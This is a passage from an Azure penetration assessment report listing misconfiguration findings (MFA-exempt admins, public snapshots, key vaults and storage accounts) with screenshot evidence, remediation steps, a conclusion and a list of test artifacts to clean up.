
This finding indicates that certain privileged accounts within the Azure environment have been exempted from multi-factor authentication (MFA) requirements. This exemption poses a significant security risk as it allows these accounts to authenticate with only a single factor, potentially exposing them to unauthorized access and compromise.

Impact

Exempting high privilege users from MFA increases the vulnerability of these accounts to credential theft, phishing attacks, and other forms of unauthorized access. Compromising such accounts can result in unauthorized access to critical resources, data breaches, and significant harm to the organization's security posture and reputation.

Evidence

WKL observed that the Conditional Access policy has excluded certain users from muti-factor authentication, which includes Admin users as well including “[USERNAME]” as shown in the below screenshot.



Home > [redacted] | Security > Security | Conditional Access > Conditional Access | Overview > Policies >

[redacted] | All Users Exclude Emergency & Service & Testers | All Apps | Require One: MFA, Hybrid, DC

Conditional Access policy

Delete   View policy information

Learn more

Name

[redacted] | All Users Exclude Emergency ...

Assignments

Users

All users included and specific users excluded

Target resources

All cloud apps included and 84 apps excluded

Conditions

1 condition selected

Access controls

Grant

3 controls selected

Session

0 controls selected

Learn more

Include   Exclude

Select the users and groups to exempt from the policy

□ Guest or external users

□ Directory roles

☑ Users and groups


Select excluded users and groups

18 users, 4 groups

[redacted]

Figure 100 - MFA Conditional Access policy

In the screenshot below it can be observed that “[USERNAME]” is the global admin user that was excluded from MFA policy.



Home > [redacted] | Users > Users > [redacted]

[redacted] | Assigned roles

User

Role	Principal name	Scope
Global Administrator	[redacted]	Directory

Figure 101 - Global Admin user [NAME]

Recommendations

Immediately enforce multi-factor authentication (MFA) for all high privilege users, ensuring that they are required to authenticate using multiple factors before accessing any Azure resources or limit the access from restricted IPs without MFA.

Finding: Medium – Publicly Accessible Azure Snapshots Exposing VHD Files

Description


This finding highlights instances where Azure snapshots are accessible to the public, potentially allowing users to download virtual hard disk (VHD) files from untrusted locations. This misconfiguration poses a significant security risk as it exposes sensitive data stored within the VHD files to unauthorized access and potential data breaches.

Impact

The impact of publicly accessible Azure snapshots exposing VHD files is significant. It includes the risk of unauthorized access to sensitive data, potential compliance violations leading to fines and reputational damage, as well as the possibility of data loss or corruption, disrupting business operations and causing financial losses. It's crucial to address this finding promptly to mitigate these risks and safeguard the organization's data, compliance standing, and reputation.

Evidence

WKL observed that snapshots are publicly accessible as they can be downloaded from any location as shown in the following screenshot.



Home > AzureBackup_[redacted]

AzureBackup_[redacted]

Snapshot

Enable access to your snapshot either publicly using public IP addresses or privately using private endpoints.

Network access ⓘ

● Enable public access from all networks

○ Disable public access and enable private access

○ Disable public and private access

ⓘ Enabling public access from all networks might make this resource available publicly. Unless public access is required, we recommend using a more restricted access type.

Learn more

Figure 102 - Azure Snapshot Network Settings

Recommendations

Immediately secure Azure snapshots by restricting public access to prevent unauthorized download of VHD files. Utilize Azure role-based access control (RBAC) to limit access to authorized users and implement network security measures, such as virtual network service endpoints or private links, to restrict access to specific networks.

To secure Azure snapshots and restrict public access to VHD files, follow these steps:

1. Log in to the Azure portal with appropriate credentials.
2. Go to the Azure Snapshots service.
3. Choose the specific snapshot for which you want to restrict public access.
4. In the snapshot's settings, navigate to the Networking tab.
5. Select ‘Disable public access and enable private access’ and configure the authorized dish access then click Save.

Finding: Medium – Public Access Enabled to Key Vaults

Description


"Public Access Enabled to Key Vaults" describes the process of granting broader access to secure repositories storing sensitive data like cryptographic keys and certificates. However, it's important to note that key vaults typically shouldn't be made public due to the security risks involved. Instead, access should be carefully managed and only accessible from a trusted location.

Impact

Enabling public access to key vaults poses severe security risks, potentially leading to unauthorized use of critical data and subsequent breaches. Thus, maintaining key vaults as private and implementing strict access controls is crucial for safeguarding sensitive information and ensuring data integrity.

Evidence

WKL observed that certain key vaults didn't have network restriction and were publicly accessible as shown in the following screenshot.



Azure [redacted] | Networking

Key vault

Firewalls and virtual networks | Private endpoint connections

Allow access from:

● Allow public access from all networks
○ Allow public access from specific virtual networks and IP addresses
○ Disable public access

Traffic from all public networks can access this resource. This is not re

Figure 103 - Public access on key vault

WKL observed that the following key vaults do not have network restriction:

- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]
- [KEY VAULT NAME]

Recommendations

WKL recommends adding private access to Key Vault Networking using the following steps:

1. Log in to the Azure Portal with appropriate credentials.
2. Go to the Azure Key Vault service.
3. Choose the specific key vault for which you want to add private access.
4. In the key vault's settings, navigate to the Networking tab.
5. Click on ‘Private endpoint connections’.
6. Click ‘Add’ to create a new private endpoint connection.
7. Choose the appropriate subscription, virtual network, and subnet for the private endpoint.
8. Select the appropriate private DNS zone group if using Azure Private DNS.

Finding: Medium – Public Access Enabled to Storage Accounts

Description


The finding "Public Access Enabled to Storage Accounts" indicates that certain Azure storage accounts have been configured to allow public access. This configuration can lead to significant security risks, as it may expose sensitive data stored within the storage accounts to unauthorized access from the internet.

Impact

Enabling public access to storage accounts increases the likelihood of unauthorized access, data breaches, and potential exploitation by malicious actors. Exposing sensitive data to the internet without proper authentication and authorization controls violates security best practices and regulatory compliance requirements.

Evidence

WKL observed that certain storage accounts do not have network restrictions enabled and are publicly accessible as shown in the screenshot below.



[redacted] | Networking

Storage account

Public network access

● Enabled from all networks

○ Enabled from selected virtual networks and IP addresses

○ Disabled

All networks, including the internet, can access this storage account. Learn more

Network Routing

Determine how you would like to route your traffic as it travels from its source to an Azure end

Routing preference *

● Microsoft network routing ○ Internet routing

Publish route-specific endpoints

□ Microsoft network routing

□ Internet routing

Figure 104122 - Public access is enabled for storage accounts

The following storage accounts do not have network restriction:

- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]
- [STORAGE ACCOUNT NAME]

Recommendations

WKL recommends taking the following steps to disable or modify public access:

- Log in to the Azure Portal with appropriate credentials.
- Go to the Azure Storage Accounts service.
- Choose the specific storage account for which you want to enable network restrictions.
- In the storage account's settings, navigate to the Networking tab.
- Under the Networking tab, you'll find options to configure network restrictions.
- Select the appropriate network restriction option based on your requirements:
  - Allow access only from selected networks.
  - All networks: Allow access from all networks.
  - Public endpoint: Enable/disable public access to the storage account.
- If you choose "Selected networks," specify the networks from which you want to allow access to the storage account.
- You can specify virtual networks, IP addresses, or ranges to restrict access to specific trusted sources.

Conclusion

In conclusion, the Azure Penetration Assessment has provided a comprehensive view of potential misconfigurations that could be abused by malicious insiders. By adopting the mindset of an insider seeking to abuse internal systems and sensitive information, WKL has successfully simulated a range of threat scenarios. These simulations have revealed critical insights into areas of concern that require immediate attention, action, and remediation efforts.

Throughout the assessment, WKL strategically executed objectives that mirror the actions of a malicious insider. These objectives, such as gaining administrative access to critical resources, accessing sensitive data, and finding valuable intellectual property, show the importance of addressing both technical and behavioral vulnerabilities within your organization's security framework.

As you move forward, WKL strongly advises implementing the actionable recommendations provided in this report. By doing so, you can significantly enhance your organization's ability to detect, prevent, and respond to insider threats. Prioritizing security measures that address both technical controls and user behavior will contribute to a more robust and resilient security posture.

We extend our gratitude to you for entrusting us with this crucial assessment. Our commitment to assisting you in safeguarding sensitive assets and maintaining a strong security stance remains unwavering. Should you require further guidance, support, or clarification, our team is readily available to assist.

Appendix A: Artifacts

WKL conducts thorough testing with a dedicated emphasis on minimizing any potential impact on the client environment. However, it's essential to acknowledge that certain artifacts may be generated during the testing process, which will necessitate attention from the client once the assessment is concluded. The following artifacts have been identified and should be addressed by the client:

Assessment Artifacts

- Resource Group – WKL_RG
- App Registration and Service Principal
    - [NAME]
    - [NAME]
- Credentials added in the App Registration and Service Principals
    - [NAME]
    - [NAME]
    - [NAME]
    - [NAME]
    - [NAME]
    - [NAME]
    - [NAME]
    - [NAME]
    - Entra ID (Azure) Group – [NAME]
- User Accounts
    - wkl_tester1@[DOMAIN].com
    - wkl_tester2@[DOMAIN].com
- Virtual Machine – [VM]
- Automation Account Runbook - WKL_TEST_Runbook
- Devices
    - [DEVICE]
    - [DEVICE]
- Cloud Shell Image from Storage Account – [VALUE]

These artifacts represent the key elements involved in the conducted assessment. While WKL places paramount importance on minimizing any disruptions, it is crucial for the client to consider these artifacts as part of their post-assessment responsibilities. Addressing these artifacts promptly and appropriately will contribute to a comprehensive and effective assessment process. Should you require guidance or assistance in handling these artifacts, our team is readily available to provide support and recommendations.

Additional recommended changes

1. Rotate all the credentials that are exposed in cleartext such as SQL, Users, Service Principal etc.
2. Rotate Encryption Key Present in Function App Source Code – [NAME]
3. Rotate Keys for all the resources such as Storage Account, Relay, etc., so that the connection strings are newly generated.